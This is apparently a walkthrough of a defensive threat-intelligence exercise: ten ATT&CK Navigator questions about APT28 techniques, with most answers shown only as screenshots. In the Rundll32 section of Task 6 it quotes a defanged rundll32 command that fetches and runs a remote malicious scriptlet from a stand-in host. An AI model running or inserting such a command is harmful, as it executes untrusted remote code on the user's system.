Eviction Walkthrough
Basic MITRE ATT&CK Navigator exercise for APT28 group.
Summary
Just a simple task to follow ATT&CK navigator to find some details about the work of APT28. With that being said, I only posted the source of answers, without typing it down just because of the simplicity of the tasks. The whole exercise is happening on the navigator. Answers are straight up and the questions are only requiring the method’s name.
Story
Sunny is a SOC analyst at E-corp, which manufactures rare earth metals for government and non-government clients. She receives a classified intelligence report that informs her that an APT group (APT28) might be trying to attack organizations similar to E-corp. To act on this intelligence, she must use the MITRE ATT&CK Navigator to identify the TTPs used by the APT group, to ensure it has not already intruded into the network, and to stop it if it has.
Before we get started.
Who is APT28? APT28 is a threat group that has been attributed to Russia’s General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS) military unit 26165. This group has been active since at least 2004.
Task 1
We are tasked to find
What is a technique used by the APT to both perform recon and gain initial access?
We are provided a link with the navigator layer for the APT28 group and based on the question, we can see that Spearphishing Link is found in both, recon and initial access. 
Task 2
The second task is:

Sunny identified that the APT might have moved forward from the recon phase. Which accounts might the APT compromise while developing resources?
Looking at the Resource Development we can see the answer with a blue highlight.
Task 3:

E-corp has found that the APT might have gained initial access using social engineering to make the user execute code for the threat actor. Sunny wants to identify if the APT was also successful in execution. What two techniques of user execution should Sunny look out for? (Answer format: (technique 1) and (technique 2))
Task 4

If the above technique was successful, which scripting interpreters should Sunny search for to identify successful execution? (Answer format: (technique 1) and (technique 2))
In the same column, we can see the exact interpreters
Task 5
While looking at the scripting interpreters identified in Q4, Sunny found some obfuscated scripts that changed the registry. Assuming these changes are for maintaining persistence, which registry keys should Sunny observe to track these changes?
Because the question is about persistence: 
Task 6

Sunny identified that the APT executes system binaries to evade defences. Which system binary’s execution should Sunny scrutinize for proxy execution?
Scroll to the right side for Defense Evasion 
Scroll till you find Rootkit. The answer is Rundll32.
Rundll32.exe can also be used to execute Control Panel Item files (.cpl) through the undocumented shell32.dll functions Control_RunDLL and Control_RunDLLAsUser. Double-clicking a .cpl file also causes rundll32.exe to execute. For example, ClickOnce can be proxied through Rundll32.exe.
Rundll32 can also be used to execute scripts such as JavaScript. This can be done using a syntax similar to this: rundll32.exe javascript:”..\mshtml,RunHTMLApplication “;document.write();GetObject(“script:https[:]//www[.]example[.]com/malicious.sct”)” This behavior has been seen used by malware such as Poweliks.
Task 7
Sunny identified tcpdump on one of the compromised hosts. Assuming this was placed there by the threat actor, which technique might the APT be using here for discovery?
Go to Discovery. 
Task 8
It looks like the APT achieved lateral movement by exploiting remote services. Which remote services should Sunny observe to identify APT activity traces? 
Task 9
It looked like the primary goal of the APT was to steal intellectual property from E-corp’s information repositories. Which information repository can be the likely target of the APT?

Task 10

Although the APT had collected the data, it could not connect to the C2 for data exfiltration. To thwart any attempts to do that, what types of proxy might the APT use? (Answer format: (technique 1) and (technique 2) )